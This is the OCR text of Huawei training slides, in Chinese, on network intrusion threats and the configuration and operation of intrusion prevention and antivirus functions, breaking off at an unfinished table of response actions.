- 根据CNCERT发布的《2021年上半年我国互联网网络安全监测数据分析报告》，我国2021上半年境内受计算机恶意程序攻击的IP分布情况如下图。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 2021年上半年，捕获恶意程序样本数量约2307万个，日均传播次数达582万余次，涉及恶意程序家族约20.8万个。境内来源主要来自河南省、广东省和浙江省等。按照攻击目标IP地址统计，我国境内受恶意程序攻击的IP地址近3048万个，约占我国IP地址总数的7.8%。按照传播来源统计，主要来源境外，这些受攻击的IP地址主要集中在广东省、江苏省以及浙江省等地区。

网络安全事件举例

- 现在大多数病毒等网络威胁不再单纯地攻击电脑系统，而是被黑客攻击和不法分子利用，成为他们获取利益的工具。因此，传统的电脑病毒等网络威胁，正在向由利益驱动的、全面的网络威胁发展变化。

案例一
黑客攻击了某国最大的成品油管道运营商，迫使该运营商一度关闭整个能源供应网络，极大影响了国家燃油能源供应，同时导致了该国家首次因网络攻击而进入国家紧急状态。

案例二
某国公共部门的互联网服务提供商遭到大规模分布式拒绝服务（DDoS）攻击，导致政府的内部系统与面向公众的网站全部离线，政府许多网站和服务被迫下线。

案例三
某计算机巨头遭到了勒索软件攻击，勒索软件团伙成功入侵该巨头的系统，并公布了部分该公司的财务电子表格及银行对账单，索要的赎金达到5000万美元，是迄今为止已知数额最大的一笔赎金。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

- 在目前出现的各种安全威胁当中，恶意程序（病毒与蠕虫、Bot、Rootkit、特洛依木马与后门程序、弱点攻击程序以及行动装置恶意程序等）类别占有很高的比例，灰色软件（间谍/广告软件）的影响也逐渐扩大，而与犯罪程序有关的安全威胁已经成为威胁网络安全的重要因素。

入侵概述

- 入侵是指未经授权而尝试访问信息系统资源、篡改信息系统中的数据，使信息系统不可靠或不能使用的行为。
- 入侵企图破坏信息系统的完整性、机密性、可用性以及可控性。
- 常见入侵手段有：
  - 利用系统及软件的漏洞
  - DDoS攻击
  - 病毒及恶意软件安全威胁


威胁 / 特征	未经授权访问	未经授权篡改	未经授权破坏
系统及软件漏洞	✓	✓	✓
DDoS攻击威胁	✓		✓
病毒及恶意软件	✓	✓	✓

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 典型的入侵行为有：
  - 篡改Web网页；
  - 破解系统密码；
  - 复制/查看敏感数据；
  - 使用网络嗅探工具获取用户密码；
  - 访问未经允许的服务器；
  - 其他特殊硬件获得原始网络包；
  - 向主机植入特洛伊木马程序。

漏洞威胁

- 网络攻击者、企业内部恶意员工利用系统及软件的漏洞入侵服务器，严重威胁企业关键业务数据的安全。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 漏洞给企业造成严重的安全威胁：
  - 企业内网中许多应用软件可能存在漏洞；
  - 互联网使应用软件的漏洞迅速传播；
  - 蠕虫利用应用软件漏洞大肆传播，消耗网络带宽，破坏重要数据；
  - 黑客、恶意员工利用漏洞攻击或入侵企业服务器，业务机密被篡改、破坏和偷窃。

DDoS攻击


- DDoS（Distributed Denial of Service，分布式拒绝服务）攻击是指攻击者通过控制大量的僵尸主机，向被攻击目标发送大量精心构造的攻击报文，造成被攻击者所在网络的链路拥塞、系统资源耗尽，从而使被攻击者产生拒绝向正常用户提供服务的效果。
- 目前，互联网中存在着大量的僵尸主机和僵尸网络，在商业利益的驱使下，DDoS攻击已经成为互联网面临的重要安全威胁。遭受DDoS攻击时，网络带宽被大量占用，网络陷于瘫痪；受攻击服务器资源被耗尽无法响应正常用户请求，严重时会造成系统死机，企业业务无法正常运行。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

恶意代码入侵威胁

- 恶意代码包含病毒、木马和间谍软件等。恶意代码可感染或附着在应用程序或文件中，一般通过邮件或文件共享等方式进行传播，威胁用户主机和网络的安全。恶意代码入侵威胁包括以下特点：
  - 浏览网页和邮件传输是病毒、木马、间谍软件进入内网的主要途径；
  - 病毒能够破坏计算机系统，篡改、损坏业务数据；
  - 木马使攻击者不仅可以窃取计算机上的重要信息，还可以对内网计算机破坏；
  - 间谍软件搜集、使用并散播企业员工的敏感信息，严重干扰企业的正常业务；
  - 桌面型反病毒软件难以从全局上防止恶意代码泛滥。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 当前的反病毒软件可防范恶意代码。

目录

1. 入侵概述
2. **入侵防御系统**
   - 入侵防御系统概述
   - 入侵防御
   - 反病毒
   - APT防御
   - 其他功能
3. IPS配置举例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

入侵防御系统概述


- IPS（Intrusion Prevention System，入侵防御系统）是华为推出的新一代专业入侵防御产品，面向Web2.0及云时代的网络安全问题，提供了Web应用防护、客户端保护、恶意软件防御、网络应用管控、网络及应用层DoS保护等功能。为大中企业、行业及运营商等客户，提供了全面的防护。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- AV（Antivirus，反病毒）。

入侵防御系统


- 如下图所示，IPS需要与周边组件配合形成一个完成的入侵防御系统。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

应用场景 - 互联网边界

- IPS可以部署在企业互联网边界，保护企业内网安全。
- 此类场景下，IPS一般部署与出口防火墙或路由器后端、透明接入网络。如果需要保护多条链路，可使用多个接口对同时接入。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 该场景下主要关注如下功能：
  - 应用控制：对P2P、视频网站、即时通讯软件等应用流量进行合理控制，保证企业主要业务的顺畅运行。
  - 入侵防御：防御来自互联网的蠕虫活动、针对浏览器和插件漏洞的攻击，使得企业办公网络健康运行。拦截基于漏洞攻击传播的木马或间谍程序活动，保护办公电脑的隐私、身份等关键数据信息。
  - 反病毒：对内网用户从Internet下载的文件进行病毒扫描，防止内网PC感染病毒。
  - URL过滤：对内网用户访问的网站进行控制，防止用户随意访问网站而影响工作效率或者导致网络威胁。

应用场景 - 网络边界

- IPS可以部署于大中型企业内网不同分支的网络边界，将内网划分为安全等级不同的多个区域，并实现区域间风险隔离、安全管控的需求。
- 通过在内网分支边界、广域网分支边界部署IPS，最终实现了大中型企业内网络区域的隔离，有效避免了安全风险的大规模扩散。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 该场景下主要关注如下功能：
  - 入侵检测：防御蠕虫活动、针对浏览器和插件漏洞的攻击，使得企业办公网络健康运行。拦截基于漏洞攻击传播的木马或间谍程序活动，保护办公电脑的隐私、身份等关键数据信息。
  - 反病毒：对上传下载的文件进行病毒扫描，防止内网PC感染病毒。

应用场景 - IDC/服务器前端

- IPS可以部署于IDC服务器群或企业服务器区前端保护服务器及数据安全。
- 此种场景一般采用双机部署避免单点故障，部署位置有如下两种：
  - 直路部署时，IPS采用透明方式接入。
  - 旁挂部署时，IPS旁挂交换机或路由器，外网和服务器之间的流量、服务器区之间的流量都先引流到IPS6000系列产品处理后再回注到主链路。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 该场景下主要关注如下功能：
  - 入侵防御：防御对Web、Mail、DNS等服务器的蠕虫活动、针对服务和平台的漏洞攻击。防御恶意软件造成服务器数据的损坏、篡改或失窃。防御针对Web应用的SQL注入攻击、各种扫描、猜测和窥探攻击。
  - 反病毒：对用户向服务器上传的文件进行病毒扫描，防止服务器感染病毒。
  - DDoS攻击防范：防御针对服务器的DoS/DDoS攻击造成服务器不可用。

应用场景 - 旁路监控

- IPS可以旁路部署于网络中，主要用来记录各类攻击事件和网络应用流量信息，进而进行网络安全事件审计和用户行为分析。此部署方式下一般不进行主动的安全威胁防御响应。
- 此种场景下，IPS通常旁挂在交换机上，交换机将需要检测的流量镜像到IPS进行分析和检测。
- 旁路部署的关键在于IPS需要将获取到的镜像业务流量进行检测而不参与流量转发。可以将IPS连接到交换机的观察端口上，或者使用侦听设备（如分光器），通过镜像或分光的方式把流量复制到IPS上。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 该场景下主要关注如下功能：
  - 应用识别：识别并统计P2P、视频网站、即时通讯软件等应用流量，通过报表为企业管理员直观呈现企业的应用使用情况。
  - 入侵检测：检测外网针对内网的攻击、内网员工发起的攻击，通过日志和报表呈现攻击事件供企业管理员评估网络安全状况。同时提供攻击事件风险评估功能降低管理员评估难度。
  - 防火墙联动：IPS旁路部署时防御能力弱，检测到攻击后可以通知防火墙阻断攻击流量。


目录

1. 入侵概述
2. **入侵防御系统**
   - 入侵防御系统概述
   - 入侵防御
   - 反病毒
   - APT防御
   - 其他功能
3. IPS配置举例


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

入侵防御技术概述

- 入侵防御是一种既能发现又能阻止入侵行为的新安全防御技术。通过检测发现网络入侵后，能自动丢弃入侵报文或者阻断攻击源，从根本上避免攻击行为。
- 入侵防御功能通常用于防护来自内部或外部网络对内网服务器和客户端的入侵。华为入侵防御采用基于**签名**和基于安全策略的技术进行入侵行为的识别。



保护内网服务器



保护内网客户端

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 入侵防御是一种既能发现又能阻止入侵行为的新安全防御技术。通过检测发现网络入侵后，能自动丢弃入侵报文或者阻断攻击源，从根本上避免攻击行为。
- 入侵防御的主要优势有如下几点：
  - 实时阻断攻击：设备直路部署在网络中，能够实时对入侵活动和攻击性网络流量进行拦截，将对网络的影响降到最低。
  - 深层防护：新型的攻击都隐藏在TCP/IP协议的应用层里，入侵防御不但能检测报文应用层的内容，还可以对网络数据流重组进行协议分析和检测，并根据攻击类型、策略等确定应该被拦截的流量。
  - 全方位防护：入侵防御可以提供针对蠕虫、病毒、木马、僵尸网络、间谍软件、广告软件、CGI（Common Gateway Interface）攻击、跨站脚本攻击、注入攻击、目录遍历、信息泄露、远程文件包含攻击、溢出攻击、代码执行、拒绝服务、扫描工具等多种攻击的防护措施，全方位保护网络安全。
  - 内外兼防：入侵防御不但可以防止来自于企业外部的攻击，还可以防止来自于企业内部的攻击。设备对经过的流量都可以检测，既可以对服务器进行防护，也可以对客户端进行防护。
  - 精准防护：入侵防御特征库持续更新，使设备拥有最新的入侵防御能力。您可以从云端安全中心定期升级设备的特征库，以保持入侵防御的持续有效性。
- 说明：华为USG系列防火墙已集成入侵防御机制。

签名

- 入侵防御签名用来描述网络中攻击行为的特征，IPS通过将数据流和入侵防御签名进行比较来检测和防范攻击。


预定义签名	自定义签名
• 预定义签名是入侵防御特征库中包含的签名。预定义签名的内容是固定的，不能创建、修改或删除。 • 每个预定义签名都有缺省的动作，分别为： ▫ 放行：指对命中签名的报文放行，不记录日志； ▫ 告警：指对命中签名的报文放行，但记录日志； ▫ 阻断：指丢弃命中签名的报文，阻断该报文所在的数据流，并记录日志。	• 自定义签名是指管理员通过自定义规则创建的签名。 • 新的攻击出现后，其对应的攻击签名通常都会晚一点才会出现。当用户自身对这些新的攻击比较了解时，可以自行创建自定义签名以便实时地防御这些攻击。 • 自定义签名创建后，系统会自动对自定义规则的合法性进行检查，避免低效签名浪费系统资源。 • 自定义签名的动作分为阻断和告警，可以在创建自定义签名时配置签名的响应动作。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 建议只在非常了解攻击特征的情况下才配置自定义签名。因为自定义签名设置错误可能会导致配置无效，甚至导致报文误丢弃或业务中断等问题。

签名过滤器

- 由于设备升级签名库后会存在大量签名，而这些签名是没有进行分类的，且有些签名所包含的特征本网络中不存在，需要设置签名过滤器对其进行管理，并过滤掉。签名过滤器是满足指定过滤条件的集合。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 签名过滤器的过滤条件包括：签名的类别、对象、协议、严重性、操作系统等。只有同时满足所有过滤条件的签名才能加入签名过滤器中。一个过滤条件中如果配置多个值，多个值之间是“或”的关系，只要匹配任意一个值，就认为匹配了这个条件。
- 签名过滤器的动作分为阻断、告警和采用签名的缺省动作。签名过滤器的动作优先级高于签名缺省动作，当签名过滤器的动作不采用签名缺省动作时，以签名过滤器设置的动作为准。
- 各签名过滤器之间存在优先关系（按照配置顺序，先配置的优先）。如果一个安全配置文件中的两个签名过滤器包含同一个签名，当报文命中此签名后，设备将根据优先级高的签名过滤器的动作对报文进行处理。

例外签名

- 由于签名过滤器会批量过滤出签名，且通常为了方便管理会设置为统一的动作。如果管理员需要将某些签名设置为与签名过滤器不同的动作时，可将这些签名引入到例外签名中，并单独配置动作。
- 例外签名的动作分为：
  - 阻断：丢弃命中签名的报文并记录日志；
  - 告警：对命中签名的报文放行，但记录日志；
  - 放行：对命中签名的报文放行，且不记录日志；
  - 添加黑名单：是指丢弃命中签名的报文，阻断报文所在的数据流，记录日志，并可将报文的源地址或目的地址添加至黑名单。
- 例外签名的动作优先级高于签名过滤器。如果一个签名同时命中例外签名和签名过滤器，则以例外签名的动作为准。


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 例如，签名过滤器中过滤出一批符合条件的签名，且动作统一设置为阻断。但是员工经常使用的某款自研软件也被拦截了。观察日志发现，用户经常使用的该款自研软件命中了签名过滤器中某个签名，被误阻断了。此时管理员可将此签名引入到例外签名中，并修改动作为放行。

入侵防御对数据流的处理

- 当数据流命中的攻击防御模板中包含入侵防御模板时，设备将数据流送到入侵防御模块，并依次匹配入侵防御模板引用的签名。




签名	动作
a01	告警
a02	告警
a03	阻断
a04	告警

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 当数据流命中多个签名，对该数据流的处理方式如下：
  - 如果这些签名的实际动作都为告警时，最终动作为告警；
  - 如果这些签名中至少有一个签名的实际动作为阻断时，最终动作为阻断。
- 当数据流命中了多个签名过滤器时，设备会按照优先级最高的签名过滤器的动作来处理。

入侵防御工作流程

- 以华为入侵防御技术为例，以下为华为入侵防御的具体工作流程。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 检测到入侵行为后，入侵防御可以根据配置的响应动作进行自动处置，包括产生告警、丢弃数据包、阻止来自源地址的流量或重置连接。
- 具体入侵防御处理流程如下：
  - 安全策略匹配：当流量匹配到动作为允许的安全策略，且该安全策略引用了入侵防御配置文件时，进入入侵防御流程。设备对流量进行入侵防御处理。
  - 报文重组：设备进行IP分片报文重组以及TCP流重组，确保应用层数据的连续性。这样，设备才能在接下来的流程中有效检测出逃避入侵防御检测的攻击行为。
  - 应用协议识别和解析：设备根据报文内容识别出具体的应用层协议，并对协议进行深度解析以提取报文特征。与传统只能根据IP地址和端口识别协议相比，应用协议识别大大提高了应用层攻击行为的检出率。另外，在这个阶段，设备还能识别出协议异常，过滤掉不符合协议格式和规范的数据报文。
  - 签名匹配：设备将解析后的报文特征与入侵防御特征库中的签名进行匹配。如果匹配了签名，则进行响应处理。签名代表了入侵行为的特征。华为安全研究人员持续跟踪网络安全态势，分析入侵行为的特征，并更新到入侵防御特征库中。设备定期从华为安全服务中心下载最新的入侵防御特征库，就可以及时有效地防御网络入侵。
  - 响应处理：报文匹配了签名后，由入侵防御配置文件决定是否对报文进行响应处理以及如何对报文进行处理（告警或阻断）。入侵防御配置文件主要包含签名过滤器、例外签名两部分。

- 签名过滤器是管理员根据网络和业务状况配置的，筛选签名的过滤条件集合。设备只对过滤器筛选出的签名对应的攻击进行防御，以免海量攻击日志淹没关键的攻击信息。另外，设备还提供例外签名功能，当过滤器统一设置的动作不满足需要时，管理员可以针对单个签名配置对应攻击的处理动作。

目录

1. 入侵概述
2. **入侵防御系统**
   - 入侵防御系统概述
   - 入侵防御
   - **反病毒**
   - APT防御
   - 其他功能
3. IPS配置举例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

计算机病毒

- 计算机病毒是指编制或者在计算机程序中插入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码。
- 计算机病毒具有传染性、隐蔽性、感染性、潜伏性、可激发性、表现性或破坏性。广义的计算机病毒定义中常见的计算机病毒类型有三种，分别是病毒、蠕虫和木马。


项目	病毒	蠕虫	木马
存在形式	寄生在文件和引导中	独立个体	植入在文件或者应用中
复制机制	复制自身代码	复制自身代码	不自我复制
传染性	宿主程序运行	依靠网络和系统漏洞	依据应用或者传输载体
传染目标	针对计算机本地	针对网络上其它计算机	针对下载植入木马应用或者文件的计算机
触发机制	通过特定的条件触发	程序自身	用户执行
影响重点	文件系统、硬件	网络性能、系统性能	信息窃取或拒绝服务
防治措施	从宿主程序中摘除	使用补丁程序（Patch）对系统加固	防止木马植入

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 计算机病毒常见的传染途径：可移动媒体、网络共享、网络扫描、电子邮件和P2P网络。
- 常见的感染对象：操作系统、应用程序和设备硬件（如某病毒针对BIOS攻击）。
- 常见的计算机病毒携带者：可执行文件、脚本、宏和引导区。

反病毒产生背景

- 随着网络的不断发展和应用程序的日新月异，企业用户越来越频繁地开始在网络上传输和共享文件，随之而来的病毒威胁也越来越大。企业只有拒病毒于网络之外，才能保证数据的安全和系统的稳定。因此，保证计算机和网络系统免受病毒的侵害，让系统正常运行便成为企业所面临的一个重要问题。
- 反病毒是一种安全机制，它可以通过识别和处理病毒文件来保证网络安全，避免由病毒文件引起的数据破坏、权限更改和系统崩溃等情况发生。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 在以下场合中，通常利用反病毒功能来保证网络安全：
  - 内网用户可以访问外网，且经常需要从外网下载文件；
  - 内网部署的服务器经常接收外网用户上传的文件。
- 如图所示，防火墙作为网关设备隔离内、外网，内网包括用户PC和服务器。内网用户可以从外网下载文件，外网用户可以上传文件到内网服务器。为了保证内网用户和服务器接收文件的安全，需要在防火墙上配置反病毒功能。

智能感知引擎检测（1）

- 反病毒的处理流程主要包括智能感知引擎检测和反病毒处理两部分。
- 自适应安全引擎检测步骤如下：

1. 流量深层分析

- 智能感知引擎对流量进行深层分析，识别出流量对应的协议类型和文件传输的方向。

2. 判断文件传输所使用的协议和文件传输的方向是否支持病毒检测

- IPS支持对使用以下协议传输的文件进行病毒检测：
  - FTP、HTTP、POP3、SMTP、IMAP、NFS、SMB。
- IPS支持对不同传输方向上的文件进行病毒检测：
  - 上传：指客户端向服务器发送文件；
  - 下载：指服务器向客户端发送文件。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

智能感知引擎检测（2）

3. 判断文件是否命中白名单

- 命中白名单后，防火墙将不对文件做病毒检测。
  - 白名单由白名单规则组成，管理员可以为信任的域名、URL、IP地址或IP地址段配置白名单规则，以此提高反病毒的检测效率；
  - 白名单规则的生效范围仅限于所在的反病毒配置文件，每个反病毒配置文件都拥有自己的白名单。

4. 病毒检测

- 智能感知引擎对符合病毒检测的文件进行特征提取，提取后的特征与病毒特征库中的特征进行匹配。
  - 如果匹配，则认为该文件为病毒文件，并按照模板中的响应动作进行处理；
  - 如果不匹配，则允许该文件通过。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 病毒特征库是由华为公司通过分析各种常见病毒特征而形成的。该特征库对各种常见的病毒特征进行了定义，同时为每种病毒特征都分配了一个唯一的病毒ID。当设备加载病毒特征库后，即可识别出特征库里已经定义过的病毒。同时，为了能够及时识别出最新的病毒，设备上的病毒特征库需要不断地从升级中心进行升级。

反病毒处理（1）

- 当防火墙检测出传输文件为病毒文件时，需要进行如下处理：

1. 判断该病毒文件是否命中病毒例外

- 当用户认为已检测到的某个病毒为误报时，可以将该对应的病毒ID添加到病毒例外。
- 如果检测结果命中了病毒例外，则该文件的响应动作为放行。

2. 判断该病毒文件是否命中应用例外

- 如果不是病毒例外，则判断该病毒文件是否命中应用例外。如果是应用例外，则按照应用例外的响应动作（放行、告警和阻断）进行处理。
- 在配置响应动作时：
  - 如果只配置协议的响应动作，则协议上承载的所有应用都继承协议的响应动作；
  - 如果协议和应用都配置了响应动作，则以应用的响应动作为准。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

反病毒处理（2）

3. 按照配置文件中配置的协议和传输方向对应的响应动作进行处理


- 如果病毒文件既没命中病毒例外，也没命中应用例外，则按照配置文件中配置的协议和传输方向对应的响应动作进行处理。
- IPS对不同协议在不同的文件传输方向上支持不同的响应动作。

协议	传输方向	响应动作	说明
